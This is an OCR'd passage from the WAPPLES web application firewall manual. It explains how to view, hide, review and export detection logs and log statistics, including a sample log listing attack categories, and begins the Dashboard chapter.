


Fig. VII-13. Detection Log Page Selection

2. Viewing the Details

Double-click or right-click a log in the searched logs and select [View Details...] from the context menu to view the details.




Fig. VII-14. Detection Log Context Menu




Fig. VII-15. Log Details Window

The left side of the details window displays the log's general information such as detected policy, rule, source address, source country, time, website, request URI, and countermeasure. The right side of the window displays the raw data stream, which emphasizes the reason for detection in red, and the decoded data stream (HTTP Request Message or Response Message) as well as the basis for detection.

The raw data stream shows the actual HTTP Message as it is; the decoded data stream is the decrypted version of the raw data stream.

3. Hiding/Showing the Log

The “Hide Log” function can be useful when you want to filter the logs that you wish to remove from the window.

Right-click the searched logs and select [Hide Log] from the context menu to hide the selected log from the window. This does not completely delete the log, however.




Fig. VII-16. Hide Log

The log you hid with [Hide Log] can be unhidden by selecting the “All (Including Hidden Logs)” filter from the [View] menu of the toolbar; the hidden log will appear with the recycling bin icon. Right-click the log and select [Show Hidden Log] to show the log.




Fig. VII-17. Show Log

4. Reviewing the Searched Log

[Review Searched Log] is a wizard that processes a series of actions sequentially from the registration of URI to [Detection Exception Setting List] based on the searched logs to the hiding of logs to exclude registered URIs from the search of detection logs. The URI detected based on the URI Access Control rule adds a procedure for registering URI to [URI Detection Control List]. The administrator can review the log and select the URI that appears to be safe by rule and add it to [Detection Exception Setting] and [URI Access Control List].

Right-click a searched log and select [Review Searched Log...]; the following window will appear:

[Fig. 116 Log Review Window] prompts the administrator whether it will add the URI detected based on the Cross Site Script rule to [Detection Exception Setting List].

The list at the top displays the list of unique URIs by eliminating the same URIs in the detected logs. Selecting a URI from the unique URI list at the top causes the list at the bottom to display all detection logs containing the selected URI.

Check the URI to be excluded from detection and click [Next].

Repeat this process if there are other rules in the searched detection logs.




Fig. VII-18. Log Review Window

The URI Access Control rule prompts the administrator whether it will add the target URI to [Detection Exception Setting] and to [URI Access Control List].




Fig. VII-19. Log Review – Addition to the URI Access Control List

The detection logs of the selected URIs are regarded as hidden logs after all settings are completed.




Fig. VII-20. Completion of Log Review

5. Exporting the Searched Log

Export Log saves searched logs to an MS Excel file that can be searched outside WAPPLES.

Right-click the searched log and select [Export Searched Log...] to display a dialogue box for entering the name of the file to be saved as shown below.

If there is a file with the same name as the one you entered, you will be prompted if you want to overwrite the existing file; if the log cannot be saved to the folder under the name you entered, an error message will appear, prompting you to enter the filename again.





Fig. VII-21. Exporting the Log



A1 | 'Rule'

	A	B	C	D	E
1	'Rule'	'Source Address'	'destination address'	'Time'	'URL'
2	Suspicious Access	192.168.3.156	192.168.3.153:80	9/14/2010 10:34:08 PM	192.168.3.153/C17_Su
3	Parameter Tampering	192.168.3.156	192.168.3.153:80	9/14/2010 10:31:28 PM	192.168.3.153/korean,
4	Parameter Tampering	192.168.3.156	192.168.3.153:80	9/14/2010 10:30:20 PM	192.168.3.153/korean,
5	Parameter Tampering	192.168.3.156	192.168.3.153:80	9/14/2010 10:28:01 PM	192.168.3.153/korean,
6	Parameter Tampering	192.168.3.156	192.168.3.153:80	9/14/2010 10:25:22 PM	192.168.3.153/korean,
7	Cross Site Scripting	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/bbs.ph
8	SQL Injection	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/duck/in
9	Stealth Commanding	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/msadc/
10	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/msadc/
11	Stealth Commanding	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
12	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
13	Invalid URI	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
14	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
15	Stealth Commanding	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
16	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
17	Stealth Commanding	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
18	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
19	Stealth Commanding	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/a.asp/..
20	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/a.asp/..
21	Invalid URI	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/a.asp/..
22	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/adsam
23	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/scripts/
24	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/_vti_bin
25	Unicode Directory Traversal	192.168.3.156	192.168.3.153:80	9/14/2010 10:08:18 PM	192.168.3.153/msadc/

WapplesLog

Fig. VII-22. Exported Log in Excel

6. Exporting the Searched Log Statistics

The Export Log Statistics function saves the Top 10 Statistical Data prepared from the result of analyzing logs by rule, country, source IP, URI, and block/countermeasure to an MS Excel file to enable search outside WAPPLES.

Right-click the searched log and select [Export Searched Log Statistics...]; the following window will appear:





Fig. VII-23. Exporting Log Statistics



summary report

all websites: Number of detection log : 685

TOP 10 for each rule

rank	Rule	number of detections
1	Cross Site Scripting	286
2	SQL Injection	182
3	Parameter Tampering	79
4	Unicode Directory Traversal	39
5	Invalid URI	37
6	Stealth Commanding	33
7	Extension Filtering	13
8	Request Method Filtering	10
9	Buffer Overflow	4
10	Suspicious Access	1

TOP 10 for each country

rank	country	number of detections
1	Unknown	685

TOP 10 for each source IP

rank	Source Address	number of detections
1	192.168.3.156	684
2	192.168.3.48	1

Fig. VII-24. Log Statistics Exported to Excel File

VIII

VIII. Dashboard

1. Search by Site and by Period
2. Search by Data Type
3. Additional Functions

VIII. Dashboard

WAPPLES's Dashboard shows traffic and information related to the detected log in charts. Dashboard reanalyzes the detection log information every 10 seconds and updates the screen accordingly.

The following are the types of data displayed through the dashboard:

Table 78. Types of Dashboard Data

Traffic	Shows the distribution of data transmitted through WAPPLES by time (Mbytes/Sec)
Page Hit	Shows the distribution of HTTP Request Messages requested to WAPPLES by time (Page hit/Sec)
Detection Log	Shows the distribution of detected logs by time (Number of Logs/Sec)
Distribution by Rule	Shows the distribution of detected logs by rule
System Status	Shows the CPU and RAM Usage
Network Status	Shows the distribution of RX bytes and TX bytes data transmitted through WAPPLES by time

In the dashboard, you can select the type of data and chart by using the target website, period, and view filters.

In the management tool's toolbar, click [Dashboard] to maximize the dashboard.




Fig. VIII-1. Click Dashboard

1. Search by Site and Period

The Search by Site and Period feature of the dashboard is the same as the search feature of the detection log. For details, refer to [VII.1.1 Search by Site] and [VII.1.2 Search by Period].

2. Search by Data Type

2.1 Traffic

The “Traffic” filter shows the distribution of data transmitted through WAPPLES by time (MBytes/Sec); changes in data are represented through the combination of the time axis and the traffic axis. In the toolbar, click [Traffic] under [View].




Fig. VIII-2. Dashboard Traffic Screen

2.2 Page Hit

This shows the distribution of HTTP Request Messages requested to WAPPLES through the combination of horizontal axis representing time and vertical axis representing page hit. Select [Page Hit] from the [View] menu of the toolbar.




Fig. VIII-3. Dashboard Page Hit Screen

2.3 Detection Log

This shows the distribution of detection logs by time (number of logs/sec) through the combination of horizontal axis representing time and vertical axis representing intrusion. Select [Detection Log] from the [View] menu of the toolbar.

